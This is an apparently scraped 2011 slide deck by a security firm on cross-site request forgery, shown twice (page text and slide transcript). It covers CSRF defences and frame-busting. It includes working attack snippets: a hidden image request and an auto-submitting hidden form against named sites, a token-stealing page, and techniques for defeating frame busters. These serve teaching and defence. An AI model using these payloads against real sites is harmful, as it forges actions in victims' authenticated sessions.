
FrameKiller killers


FrameKiller killers
 Double framing
 <iframe src="second.html"></iframe>
 second.html
 <iframe src="http://www.site.com"></iframe>
 Using onBeforeUnload event
 <script>
 window.onbeforeunload=function(){
 return “do you want to leave this page?“;
 }
 </script>
 <iframe src="http://www.site.com"></iframe>


Cross-Site Request Forgery  CYBER GATES  Page 11
Cross-Site Request Forgery &
Best Practices



FrameKiller
 <style> html{ display : none; } </style>
 <script>
 if( self == top ) {
         document.documentElement.style.display='block';
 } else {
         top.location = self.location;
 }
 </script>

Note: This   protects    web application     even if an attacker browses   the webpage
With javascript disabled option in the browser.


Cross-Site Request Forgery  CYBER GATES  Page 12
Cross-Site Request Forgery


References
  Cross-Site Request Forgery
 http://www.owasp.org/index.php/Cross-Site_Request_Forgery_%28CSRF%29
 http://projects.webappsec.org/w/page/13246919/Cross-Site-Request-Forgery
  Same Origin Policy
 http://en.wikipedia.org/wiki/Same_origin_policy
  FrameKiller(Frame Busting)
 http://en.wikipedia.org/wiki/Framekiller
 http://seclab.stanford.edu/websec/framebusting/framebust.pdf


Cross-Site Request Forgery  CYBER GATES  Page 13
CYBER GATES


Contacts
  Corporate website
 www.cybergates.am
  Company profile on Twitter
 www.twitter.com/CyberGatesLLC
  Company fan page on Facebook
 www.facebook.com/Cyber.Gates.page
  Company profile on LinkedIn
 www.linkedin.com/company/CyberGates-LLC
  Company channel on Vimeo
 www.vimeo.com/CyberGates
  Company channel on YouTube
 www.youtube.com/TheCyberGates


Cross-Site Request Forgery  CYBER GATES  Page 14
„Be one step ahead in Security.“


www.cybergates.am

CROSS-SITE REQUEST FORGERY - IN-DEPTH ANALYSIS 2011

  • 1.
    CROSS-SITE REQUEST FORGERY In-depth analysis 2011 Copyright 2012 © CYBER GATES Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License
  • 2.
    Cross-Site Request Forgery TheOWASP Top 10 Web Application Security Risks  A1: Injection  A2: Cross-Site Scripting (XSS)  A3: Broken Authentication and Session Management  A4: Insecure Direct Object References  A5: Cross-Site Request Forgery (CSRF) Security Risks  A6: Security Misconfiguration  A7: Insecure Cryptographic Storage 2010  A8: Failure to Restrict URL Access  A9: Insufficient Transport Layer Protection  A10: Unvalidated Redirects and Forwards Cross-Site Request Forgery  CYBER GATES  Page 2
  • 3.
    Cross-Site Request Forgery Description Cross-Site Request Forgery (CSRF in short) is a kind of a web application vulnerability which allows malicious website to send unauthorized requests to a vulnerable website using active session of its authorized users. Example  <img src=”http://twitter.com/home?status=evil.com” style=”display:none”/> Cross-Site Request Forgery  CYBER GATES  Page 3
  • 4.
    Cross-Site Request Forgery Example <divstyle=“display:none”> <iframe name=“hiddenFrame”></iframe> <form name=“Form” action=“http://site.com/post.php” target=“hiddenFrame” method=“POST”> <input type=“text” name=“message” value=“I like www.evil.com” /> <input type=“submit” /> </form> <script>document.Form.submit();</script> </div> Cross-Site Request Forgery  CYBER GATES  Page 4
  • 5.
    Cross-Site Request Forgery Uslessdefenses  Only accept POST This stops simple link-based attacks (IMG, frames, etc.). But hidden POST requests can be created with frames, scripts, etc.  Referrer checking Some users prohibit referrers, so you can’t just require referrer headers. Techniques to selectively create HTTP request without referrers exist.  Requiring multi-step transactions CSRF attack can perform each step in order. Cross-Site Request Forgery  CYBER GATES  Page 5
  • 6.
    Cross-Site Request Forgery Solutions CAPTHCA systems This is a type of challenge-response test used in computing to ensure that the response is not generated by a computer.  One-time tokens Unlike the CAPTCHA systems this is a unique number stored in the web form field and in session to compare them after the form submission. Cross-Site Request Forgery  CYBER GATES  Page 6
  • 7.
    Cross-Site Request Forgery& One-time tokens Bypassing one-time tokens <html><head><title>BAD.COM</title> <script language="javascript"> function submitForm(){ var token = window.frames[0].document.forms["messageForm"].elements["token"].value; var myForm = document.myForm; myForm.token.value = token; myForm.submit(); }</script></head> <body onLoad="submitForm();"> <div style="display:none"> <iframe src="http://good.com/index.php"></iframe> <form name="myForm" target="hidden" action=http://good.com/post.php method="POST"> <input type="text" name="message" value="I like www.bad.com" /> <input type="hidden" name="token" value="" /> <input type="submit" value="Post"> </form></div></body></html> Same origin policy Permission denied to access property 'document' Cross-Site Request Forgery  CYBER GATES  Page 7
  • 8.
    Cross-Site Request Forgery& FrameKillers Description  FrameKillers are small piece of javascript codes used to protect web pages from being framed. Example  if (top.location != location){ top.location = self.location; } Cross-Site Request Forgery  CYBER GATES  Page 8
  • 9.
    Cross-Site Request Forgery& FrameKillers Conditional statement  if (top != self)  if (top.location != self.location)  if (top.location != location)  if (parent.frames.length > 0)  if (window != top)  if (window.top !== window.self)  if (window.self != window.top)  if (parent && parent != window)  if (parent && parent.frames && parent.frames.length>0) Cross-Site Request Forgery  CYBER GATES  Page 9
  • 10.
    Cross-Site Request Forgery& FrameKillers Counter-action statement  top.location = self.location  top.location.href = document.location.href  top.location.replace(self.location)  top.location.href = window.location.href  top.location.replace(document.location)  top.location.href = window.location.href  top.location.href = "URL"  document.write('')  top.location.replace(document.location)  top.location.replace('URL')  top.location.replace(window.location.href)  top.location.href = location.href  self.parent.location = document.location  parent.location.href = self.document.location Cross-Site Request Forgery  CYBER GATES  Page 10
  • 11.
    Cross-Site Request Forgery& FrameKiller killers FrameKiller killers  Double framing <iframe src="second.html"></iframe> second.html <iframe src="http://www.site.com"></iframe>  Using onBeforeUnload event <script> window.onbeforeunload=function(){ return “do you want to leave this page?“; } </script> <iframe src="http://www.site.com"></iframe> Cross-Site Request Forgery  CYBER GATES  Page 11
  • 12.
    Cross-Site Request Forgery& Best Practices FrameKiller <style> html{ display : none; } </style> <script> if( self == top ) { document.documentElement.style.display='block'; } else { top.location = self.location; } </script> Note: This protects web application even if an attacker browses the webpage With javascript disabled option in the browser. Cross-Site Request Forgery  CYBER GATES  Page 12
  • 13.
    Cross-Site Request Forgery References  Cross-Site Request Forgery http://www.owasp.org/index.php/Cross-Site_Request_Forgery_%28CSRF%29 http://projects.webappsec.org/w/page/13246919/Cross-Site-Request-Forgery  Same Origin Policy http://en.wikipedia.org/wiki/Same_origin_policy  FrameKiller(Frame Busting) http://en.wikipedia.org/wiki/Framekiller http://seclab.stanford.edu/websec/framebusting/framebust.pdf Cross-Site Request Forgery  CYBER GATES  Page 13
  • 14.
    CYBER GATES Contacts Corporate website www.cybergates.am  Company profile on Twitter www.twitter.com/CyberGatesLLC  Company fan page on Facebook www.facebook.com/Cyber.Gates.page  Company profile on LinkedIn www.linkedin.com/company/CyberGates-LLC  Company channel on Vimeo www.vimeo.com/CyberGates  Company channel on YouTube www.youtube.com/TheCyberGates Cross-Site Request Forgery  CYBER GATES  Page 14
  • 15.
    „Be one stepahead in Security.“ www.cybergates.am